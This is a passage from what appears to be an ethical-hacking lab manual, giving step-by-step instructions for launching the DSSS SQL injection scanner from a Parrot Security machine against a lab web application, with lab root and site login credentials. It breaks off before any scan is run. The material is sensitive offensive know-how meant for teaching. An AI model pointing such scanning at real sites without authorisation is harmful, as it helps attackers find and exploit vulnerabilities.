
## Task 1: Detect SQL Injection Vulnerabilities using DSSS

Damn Small SQLi Scanner (DSSS) is a fully functional SQL injection vulnerability scanner that supports GET and POST parameters. DSSS scans web applications for various SQL injection vulnerabilities.

Here, we will use DSSS to detect SQL injection vulnerabilities in a web application.

Note: We will scan the **www.moviescope.com** website that is hosted on the **Windows Server 2019** machine.


1. On the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Parrot Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. In the **MATE Terminal** type **cd DSSS** and press **Enter** to navigate to the DSSS folder which is already downloaded.




5. In the terminal window, type **python3 dsss.py** and press **Enter** to view a list of available options in the DSSS application, as shown in the screenshot.



6. Now, minimize the **Terminal** window and click on the **Firefox** icon in the top section of **Desktop** to launch Firefox.

7. In the **Mozilla Firefox** window, type <http://www.moviescope.com/> in the address bar and press **Enter**. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.

Note: If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.



8. Once you are logged into the website, click the **View Profile** tab from the menu bar; and when the page has loaded, make a note of the URL in the address bar of the browser.
9. Right-click anywhere on the webpage and click **Inspect Element (Q)** from the context menu, as shown in the screenshot.

The screenshot shows a Mozilla Firefox window with the MovieScope website loaded. A context menu is open 